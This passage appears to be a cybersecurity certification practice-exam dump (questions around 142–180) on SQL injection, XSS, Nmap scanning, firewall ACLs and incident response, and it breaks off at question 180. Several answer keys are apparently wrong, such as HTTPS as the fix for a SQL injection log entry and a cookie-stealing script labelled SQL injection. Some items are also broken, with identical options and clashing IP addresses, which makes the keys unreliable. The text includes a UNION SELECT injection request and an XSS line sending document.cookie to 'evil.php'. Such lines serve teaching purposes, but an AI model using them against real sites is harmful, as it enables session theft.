A cyber incident response team finds a vulnerability on a company website that allowed an attacker to inject malicious code into its web application. There have been numerous unsuspecting users visiting the infected page, and the malicious code executed on the victim's browser has led to stolen cookies, hijacked sessions, malware execution, and bypassed access control. Which of the following exploits is the attacker conducting on the company's website?

A. Logic bomb
B. Rootkit
C. Privilege escalation
D. Cross-site scripting

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 143
After implementing and running an automated patching tool, a security administrator ran a vulnerability scan that reported no missing patches found. Which of the following BEST describes why this tool was used?

A. To create a chain of evidence to demonstrate when the servers were patched.
B. To harden the servers against new attacks.
C. To provide validation that the remediation was active.
D. To generate log data for unreleased patches.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 144
While reviewing web server logs, a security analyst notices the following code:



```
GET http://testphp.comptia.org/profiles.php?id=-1 UNION SELECT 1, 2, 3 HTTP/1.1
Host: testphp.comptia.org
```

Which of the following would prevent this code from performing malicious actions?

A. Performing web application penetration testing
B. Requiring the application to use input validation
C. Disabling the use of HTTP and requiring the use of HTTPS
D. Installing a network firewall in front of the application

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 145

The board of directors made the decision to adopt a cloud-first strategy. The current security infrastructure was designed for on-premises implementation. A critical application that is subject to the Federal Information Security Management Act (FISMA) of 2002 compliance has been identified as a candidate for a hybrid cloud deployment model. Which of the following should be conducted FIRST?

A. Develop a request for proposal.
B. Perform a risk assessment.
C. Review current security controls.
D. Review the SLA for FISMA compliance.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 146
Joe, an analyst, has received notice that a vendor who is coming in for a presentation will require access to a server outside the network. Currently, users are only able to access remote sites through a VPN connection. Which of the following should Joe use to BEST accommodate the vendor?

A. Allow incoming IPSec traffic into the vendor's IP address.
B. Set up a VPN account for the vendor, allowing access to the remote site.
C. Turn off the firewall while the vendor is in the office, allowing access to the remote site.
D. Write a firewall rule to allow the vendor to have access to the remote site.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 147
A company allows employees to work remotely. The security administration is configuring services that will allow remote help desk personnel to work secure outside the company's headquarters. Which of the following presents the BEST solution to meet this goal?

A. Configure a VPN concentrator to terminate in the DMZ to allow help desk personnel access to resources.
B. Open port 3389 on the firewall to the server to allow users to connect remotely.

C. Set up a jump box for all help desk personnel to remotely access system resources.
D. Use the company's existing web server for remote access and configure over port 8080.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 148
A security administrator recently deployed a virtual honeynet. The honeynet is not protected by the company's firewall, while all production networks are protected by a stateful firewall. Which of the following would BEST allow an external penetration tester to determine which one is the honeynet's network?

A. Banner grab
B. Packet analyzer
C. Fuzzer
D. TCP ACK scan

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 149
A security analyst is conducting a vulnerability assessment of older SCADA devices on the corporate network. Which of the following compensating controls is likely to prevent the scans from providing value?

A. Access control list network segmentation that prevents access to the SCADA devices inside the network.
B. Detailed and tested firewall rules that effectively prevent outside access of the SCADA devices.
C. Implementation of a VLAN that allows all devices on the network to see all SCADA devices on the network.
D. SCADA systems configured with 'SCADA SUPPORT'=ENABLE

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 150

A logistics company's vulnerability scan identifies the following vulnerabilities on Internet-facing devices in the DMZ:

- SQL injection on an infrequently used web server that provides files to vendors
- SSL/TLS not used for a website that contains promotional information

The scan also shows the following vulnerabilities on internal resources:

- Microsoft Office Remote Code Execution on test server for a human resources system ▪
TLS downgrade vulnerability on a server in a development network

In order of risk, which of the following should be patched FIRST?

A. Microsoft Office Remote Code Execution
B. SQL injection
C. SSL/TLS not used
D. TLS downgrade

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 151

While reviewing three months of logs, a security analyst notices probes from random company laptops going to SCADA equipment at the company's manufacturing location. Some of the probes are getting responses from the equipment even though firewall rules are in place, which should block this type of unauthorized activity.
Which of the following should the analyst recommend to keep this activity from originating from company laptops?

A. Implement a group policy on company systems to block access to SCADA networks.
B. Require connections to the SCADA network to go through a forwarding proxy.
C. Update the firewall rules to block SCADA network access from those laptop IP addresses.
D. Install security software and a host-based firewall on the SCADA equipment.

Correct Answer: A


Section: (none)
Explanation

Explanation/Reference:

QUESTION 152


NOTE: Question IP must be 192.168.192.123

During a network reconnaissance engagement, a penetration tester was given perimeter firewall ACLs to accelerate the scanning process. The penetration tester has decided to concentrate on trying to brute force log in to destination IP address 192.168.192.132 via secure shell.



```
access-list outside-acl permit tcp any host 192.168.192.123 eq https
access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq ssh
access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq www
access-list outside-acl permit tcp host 192.168.192.123 eq ssh
```

Given a source IP address of 10.10.10.30, which of the following ACLs will permit this access?



```
access-list outside-acl permit tcp any host 192.168.192.123 eq https
access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq www
access-list outside-acl permit tcp 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq ssh
access-list outside-acl permit tcp host 10.10.10.0 mask 255.255.255.0 host 192.168.192.123 eq ssh
```

A.

B.

C.

D.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 153
An analyst is preparing for a technical security compliance check on all Apache servers. Which of the following will be the BEST to use?

A. CIS benchmark
B. Nagios
C. OWASP
D. Untidy
E. Cain & Abel

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 154
A company provides wireless connectivity to the internal network from all physical locations for company-owned devices. Users were able to connect the day before, but now all users have reported that when they connect to an access point in the conference room, they cannot access company resources. Which of the following BEST describes the cause of the problem?

A. The access point is blocking access by MAC address. Disable MAC address filtering.
B. The network is not available. Escalate the issue to network support.
C. Expired DNS entries on users' devices. Request the affected users perform a DNS flush.
D. The access point is a rogue device. Follow incident response procedures.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 155
A security analyst received an alert from the antivirus software identifying a complex instance of malware on a company's network. The company does not have the resources to fully analyze the malware and determine its effect on the system. Which of the following is the BEST action to take in the incident recovery and postincident response process?

A. Wipe hard drives, reimage the systems, and return the affected systems to ready state.

B. Detect and analyze the precursors and indicators; schedule a lessons learned meeting.
C. Remove the malware and inappropriate materials; eradicate the incident.
D. Perform event correlation; create a log retention policy.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 156
A security analyst is performing ongoing scanning and continuous monitoring of the corporate datacenter. Over time, these scans are repeatedly showing susceptibility to the same vulnerabilities and an increase in new vulnerabilities on a specific group of servers that are clustered to run the same application. Which of the following vulnerability management processes should be implemented?

A. Frequent server scanning
B. Automated report generation
C. Group policy modification
D. Regular patch application

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 157
An organization is conducting penetration testing to identify possible network vulnerabilities. The penetration tester has already identified active hosts in the network and is now scanning individual hosts to determine if any are running a web server. The output from the latest scan is shown below:



```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT
Interesting ports on host 192.168.1.13:

PORT      STATE     SERVICE
80/tcp    open      http

Service detection performed:
Nmap done: 1 IP address (1 host up) scanned in 0.822 seconds
```

Which of the following commands would have generated the output above?

A. `-nmap -sV 192.168.1.13 -p 80`

B. `-nmap -sP 192.168.1.0/24 -p ALL`

C. `-nmap -sV 192.168.1.1 -p 80`

D. `-nmap -sP 192.168.1.13 -p ALL`

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 158
The development team recently moved a new application into production for the accounting department. After this occurred, the Chief Information Officer (CIO) was contacted by the head of accounting because the application is missing a key piece of functionality that is needed to complete the corporation’s quarterly tax returns. Which of the following types of testing would help prevent this from reoccurring?

A. Security regression testing
B. User acceptance testing
C. Input validation testing
D. Static code testing

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:


QUESTION 159
A worm was detected on multiple PCs within the remote office. The security analyst recommended that the remote office be blocked from the corporate network during the incident response. Which of the following processes BEST describes this recommendation?

A. Logical isolation of the remote office
B. Sanitization of the network environment
C. Segmentation of the network
D. Secure disposal of affected systems

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 160
In an effort to be proactive, an analyst has run an assessment against a sample workstation before auditors visit next month. The scan results are as follows:



```
Microsoft Windows SMB Not Fully Accessible Detection
Cannot Access the Windows Registry
Scan Not Performed with Admin Privilege
```

Based on the output of the scan, which of the following is the BEST answer?

A. Failed credentialed scan
B. Failed compliance check
C. Successful sensitivity level check
D. Failed asset inventory

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 161
Which of the following organizations would have to remediate embedded controller vulnerabilities?


A. Banking institutions
B. Public universities
C. Regulatory agencies
D. Hydroelectric facilities

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 162
In order to the leverage the power of data correlation with Nessus, a cybersecurity analyst must first be able to create a table for the scan results.

Given the following snippet of code:




```
CREATE TABLE MyResults ( ID INT AUTO_INCREMENT,IP TEXT, Port Text, PluginID INT,
Type TEXT, Description TEXT, PRIMARY KEY ID (ID) );
```


Which of the following output items would be correct?




ID	IP	Port	PluginID	Type	Description	Primarykey
A10	192.168.1.2	System (445/tcp)	1000	A	System Scan	2



ID	IP	Port	PluginID	OS	Description	Primarykey
A10	192.168.1.2	System (445/tcp)	1000	Microsoft Windows XP	System Scan	2



ID	IP	Port	PluginID	Type	Description	Primarykey
10	192.168.1.2	System (445/tcp)	1000	A	System Scan	2



ID	IP	Port	PluginID	Type	Description	Primarykey
10	192.168.1.2	System (445/tcp)	1000	A	System Scan	2

A.

B.

C.

D.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 163

A company decides to move three of its business applications to different outsourced cloud providers. After moving the applications, the users report the applications time out too quickly and too much time is spent logging back into the different web-based applications throughout the day. Which of the following should a security architect recommend to improve the end-user experience without lowering the security posture?

A. Configure directory services with a federation provider to manage accounts.
B. Create a group policy to extend the default system lockout period.
C. Configure a web browser to cache the user credentials.
D. Configure user accounts for self-service account management.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 164

A list of vulnerabilities has been reported in a company's most recent scan of a server. The security analyst must review the vulnerabilities and decide which ones should be remediated in the next change window and which ones can wait or may not need patching. Pending further investigation. Which of the following vulnerabilities should the analyst remediate FIRST?

A. The analyst should remediate `https (443/tcp)` first. This web server is susceptible to banner grabbing and was fingerprinted as Apache/1.3.27-9 on Linux w/ mod_fastcgi.
B. The analyst should remediate `dns (53/tcp)` first. The remote BIND 9 DNS server is susceptible to a buffer overflow, which may allow an attacker to gain a shell on this host or disable this server.
C. The analyst should remediate `imaps (993/tcp)` first. The SSLv2 suite offers five strong ciphers and two weak "export class" ciphers.
D. The analyst should remediate `ftp (21/tcp)` first. An outdated version of FTP is running on this port. If it is not in use, it should be disabled.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 165

An analyst received a forensically sound copy of an employee’s hard drive. The employee’s manager suspects inappropriate images may have been deleted from the hard drive. Which of the following could help the analyst recover the deleted evidence?

A. File hashing utility
B. File timestamps
C. File carving tool
D. File analysis tool

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 166

An employee at an insurance company is processing claims that include patient addresses, clinic visits, diagnosis information, and prescription. While forwarding documentation to the supervisor, the employee accidentally sends the data to a personal email address outside of the company due to a typo. Which of the following types of data has been compromised?

A. PCI
B. Proprietary information
C. Intellectual property
D. PHI

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 167

A cybersecurity analyst wants to use `ICMP ECHO_REQUEST` on a machine while using Nmap. Which of the following is the correct command to accomplish this?

A. `$ nmap -PE 192.168.1.7`
B. `$ ping --PE 192.168.1.7`

C. `$ nmap --traceroute 192.168.1.7`

D. `$ nmap -PO 192.168.1.7`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 168

In reviewing firewall logs, a security analyst has discovered the following IP address, which several employees are using frequently:

```
152.100.57.18
```

The organization’s servers use IP addresses in the 192.168.0.1/24 CIDR. Additionally, the analyst has noticed that corporate data is being stored at this new location. A few of these employees are on the management and executive management teams. The analyst has also discovered that there is no record of this IP address or service in reviewing the known locations of managing system assets. Which of the following is occurring in this scenario?

A. Malicious process
B. Unauthorized change
C. Data exfiltration
D. Unauthorized access

Correct Answer: C
Section: (none)
Explanation


Explanation/Reference:

QUESTION 169

A vulnerability scan returned the following results for a web server that hosts multiple wiki sites:

```
Apache-HTTPD-cve-2014-023: Apache HTTPD: mod_cgid denial of service CVE-2014-0231
```

Due to a flaw found in mod_cgid, a server using mod_cgid to host CGI scripts could be vulnerable to a DoS attack caused by a remote attacker who is exploiting a weakness in non-standard input, causing processes to hang indefinitely.



192.68.7.35:80	Running HTTP service product HTTPD exists: Apache HTTPD 2.2.22 Vulnerable version of product HTTPD found: Apache HTTPD 2.2.22
192.68.7.35:443	Running HTTPS service product HTTPD exists: Apache HTTPD 2.2.22 Vulnerable version of product HTTPD found: Apache HTTPD 2.2.22

The security analyst has confirmed the server hosts standard CGI scripts for the wiki sites, does not have mod_cgid installed, is running Apache 2.2.22, and is not behind a WAF. The server is located in the DMZ, and the purpose of the server is to allow customers to add entries into a publicly accessible database.

Which of the following would be the MOST efficient way to address this finding?

A. Place the server behind a WAF to prevent DoS attacks from occurring.

B. Document the finding as a false positive.
C. Upgrade to the newest version of Apache.
D. Disable the HTTP service and use only HTTPS to access the server.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 170
A security analyst's company uses RADIUS to support a remote sales staff of more than 700 people. The Chief Information Security Officer (CISO) asked to have IPSec using ESP and 3DES enabled to ensure the confidentiality of the communication as per RFC 3162. After the implementation was complete, many sales users reported latency issues and other performance issues when attempting to connect remotely. Which of the following is occurring?

A. The device running RADIUS lacks sufficient RAM and processing power to handle ESP implementation.
B. RFC 3162 is known to cause significant performance problems.
C. The IPSec implementation has significantly increased the amount of bandwidth needed.
D. The implementation should have used AES instead of 3DES.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 171
A security administrator uses FTK to take an image of a hard drive that is under investigation. Which of the following processes are used to ensure the image is the same as the original disk? (Choose two.)

A. Validate the folder and file directory listings on both.
B. Check the hash value between the image and the original.
C. Boot up the image and the original systems to compare.
D. Connect a write blocker to the imaging device.
E. Copy the data to a disk of the same size and manufacturer.

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 172
A common mobile device vulnerability has made unauthorized modifications to a device. The device owner removes the vendor/carrier provided limitations on the mobile device. This is also known as:

A. jailbreaking.
B. cracking.
C. hashing.
D. fuzzing.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 173

After reading about data breaches at a competing company, senior leaders in an organization have grown increasingly concerned about social engineering attacks. They want to increase awareness among staff regarding this threat, but do not want to use traditional training methods because they regard these methods as ineffective. Which of the following approaches would BEST meet the requirements?


A. Classroom training on the dangers of social media followed by a test and gift certificates for any employee getting a perfect score.
B. Simulated phishing emails asking employees to reply to the email with their updated phone number and office location
C. A poster contest to raise awareness of PII and asking employees to provide examples of data breaches and consequences
D. USB drives randomly placed inside and outside the organization that contain a pop-up warning to any users who plug the drive into their computer

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 174

A company installed a wireless network more than a year ago, standardizing on the same model APs in a single subnet. Recently, several users have reported timeouts and connection issues with Internet browsing. The security administrator has gathered some information about the network to try to recreate the issues with the assistance of a user. The administrator is able to ping every device on the network and confirms that the network is very slow.



Administrator's PC:	192.168.1.20
User's PC:	192.168.1.22
AP-Finance:	192.168.1.10
AP-Workshop:	192.168.1.11
AP-Lounge:	192.168.1.12
AP-Reception:	192.168.1.13
AP-Warehouse:	192.168.1.14
AP-IT:	192.168.1.15

Output:



```
Interface: 192.168.1.20 --- 0xf
Internet Address Physical Address Type
192.168.1.4 1a-25-0d-df-c6-27 dynamic
192.168.1.5 1a-25-0d-df-c8-00 dynamic
192.168.1.10 00-dc-3b-67-81-1a dynamic
192.168.1.11 c4-02-03-a1-4a-01 dynamic
192.168.1.12 00-dc-3b-67-82-02 dynamic
192.168.1.13 00-dc-3b-a5-ba-0b dynamic
192.168.1.14 00-dc-3b-67-88-07 dynamic
192.168.1.15 00-dc-3b-67-80-0a dynamic
192.168.1.20 1a-25-0d-df-8d-82 dynamic
192.168.1.22 1a-25-0d-df-89-cb dynamic
```

Given the above results, which of the following should the administrator investigate FIRST?

A. The AP-Workshop device
B. The AP-Reception device
C. The device at 192.168.1.4
D. The AP-IT device
E. The user's PC

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 175
Due to new regulations, a company has decided to institute an organizational vulnerability management program and assign the function to the security team. Which of the following frameworks would BEST support the program? (Choose two.)


A. COBIT
B. NIST

C. ISO 27000 series
D. ITIL
E. COSO

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 176
An organization has a policy prohibiting remote administration of servers where web services are running. One of the Nmap scans is shown here:




```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00066s latency).
/>Not shown: 992 closed ports
PORT        STATE       SERVICE
22/tcp      open        ssh
80/tcp      open        http
111/tcp     open        rpcbind
139/tcp     open        netbios-ssn
3306        open        mysql

MAC Address: 01:AA:FB:23:21:45
Nmap done: 1 IP address (1 host up) scanned in 4.22 seconds
```

Given the organization’s policy, which of the following services should be disabled on this server?

A. `rpcbind`
B. `netbios-ssn`
C. `mysql`
D. `ssh`
E. `telnet`

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 177
Given the following code:



```
<SCRIPT type=”text/javascript”>
var adr = “../evil.php?breadmonster=” +escape{document.cookie};
var query = “SELECT * FROM users WHERE name=’smith’;
</SCRIPT>
```

Which of the following types of attacks is occurring?

A. MITM
B. Session hijacking
C. XSS
D. Privilege escalation
E. SQL injection

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 178
Which of the following tools should an analyst use to scan for web server vulnerabilities?

A. Wireshark
B. Qualys
C. ArcSight
D. SolarWinds

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 179
Which of the following is a technology used to provide Internet access to internal associates without exposing the Internet directly to the associates?

A. Fuzzer
B. Vulnerability scanner
C. Web proxy
D. Intrusion prevention system

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 180
A technician at a company's retail store notifies an analyst that disk space is being consumed at a rapid rate on several registers. The uplink back to the corporate office is also saturated frequently. The retail location has no Internet access. An analyst then observes several occasional IPS alerts indicating a server at corporate has been communicating with an address on a watchlist. Netflow data shows large quantities of data transferred at those times.

Which of the following is MOST likely causing the issue?

A. A credit card processing file was declined by the card processor and caused transaction logs on the registers to accumulate longer than usual.
B. Ransomware on the corporate network has propagated from the corporate network to the registers and has begun encrypting files there.
C. A penetration test is being run against the registers from the IP address indicated on the watchlist, generating large amounts of traffic and data storage.
